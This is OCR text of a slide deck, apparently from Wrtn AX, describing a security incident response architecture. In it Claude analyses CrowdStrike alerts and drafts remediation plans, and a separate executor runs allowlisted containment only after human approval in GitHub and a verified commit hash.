
Wrtn AX, Korea's leading AX partner, helps clients shape a new blueprint for the generative AI era via AI education, consulting, and hands-on Agentic AI development.

Architectural Separation of Concerns

Controller Lambda (The Brain)	Executor Lambda (The Hands)
Trigger Source: Webhooks & SQS	Trigger Source: Internal Invoke ONLY
Primary Role: Event Ingestion, AI Prompting, Comms	Primary Role: Action Remediation
AI Interaction: Direct Claude Contact	AI Interaction: Zero AI Contact / Fully Walled Off
Falcon API Access: Read-Only / Enrichment	Falcon API Access: Write / Execution


By physically severing analysis from execution, we contain the AI's blast radius to a purely advisory role.

Phase 1: The Sub-Second Disconnect



Phase 2: Deep Enrichment & AI Analysis

Triage & The Analyst Interface




Async Interaction Handling

Slack requires a 3-second response. Handler hits DynamoDB to prevent duplicates, fires async Lambda invoke, and returns HTTP 200 in ~200ms.

Action Security

All button clicks undergo Slack signing secret HMAC validation. Contain buttons have a 1-hour strict expiry.

Phase 3: The AI Response Pipeline



The Division of Labor

The AI (Hypothesis & Proposal)

- Enriches threat data.
- Maps process lineages to MITRE frameworks.
- Drafts structured JSON response plans.
- Generates dry-run investigation scripts.


The Human (Validation & Authorization)

- Reviews findings in Slack.
- Validates the structured `response-plan.json`.
- Types ‘approved’ in the GitHub PR.

The System (Enforcement & Execution)

- Enforces idempotency (no duplicate branches).
- Calculates and verifies cryptographic hashes.
- Executes allowlisted Falcon API commands.

Phase 4: The Cryptographic Handshake



Step 1: The Gate

Authorized user types 'approved' on the PR. Controller webhook fires.

Step 2: The Lock

Controller fetches `response-plan.json` at exact `HEAD` commit SHA. Computes normalized hash.

Step 3: The Hand-off

Controller passes payload `{pr_number, approved_sha, plan_hash}` to isolated Executor.

Step 4: The Verification


Executor wakes up, re-fetches plan from GitHub using `approved_sha`, and re-verifies the hash.

Key Security Guarantee:

If a single commit is pushed after approval, the SHA changes, the hash fails, and execution is hard-blocked. The Executor blindly trusts math, not the AI.

Phase 5: Verified Execution

The 2-Minute Resolution



0:00 - Threat Detected
CrowdStrike Webhook -> SQS -> Falcon Enrichment (9s)

0:09 - Initial Triage
Claude Analysis + Slack Notification (44s)

0:53 - Auto-Dispatch
CRITICAL severity triggers Claude re-analysis (32s)

1:25 - Plan Ready
Script generation, GitHub Issue, and PR creation (30s)

1:55 - Human Approval
Analyst reviews and comments 'approved'

2:01 - Remediation
Executor verifies SHA, contains host, posts findings (6s)

Total Wall Time: ~2 Minutes 12 Seconds.

Maximum analytical depth, zero-trust execution, zero autonomous risk.

DEMO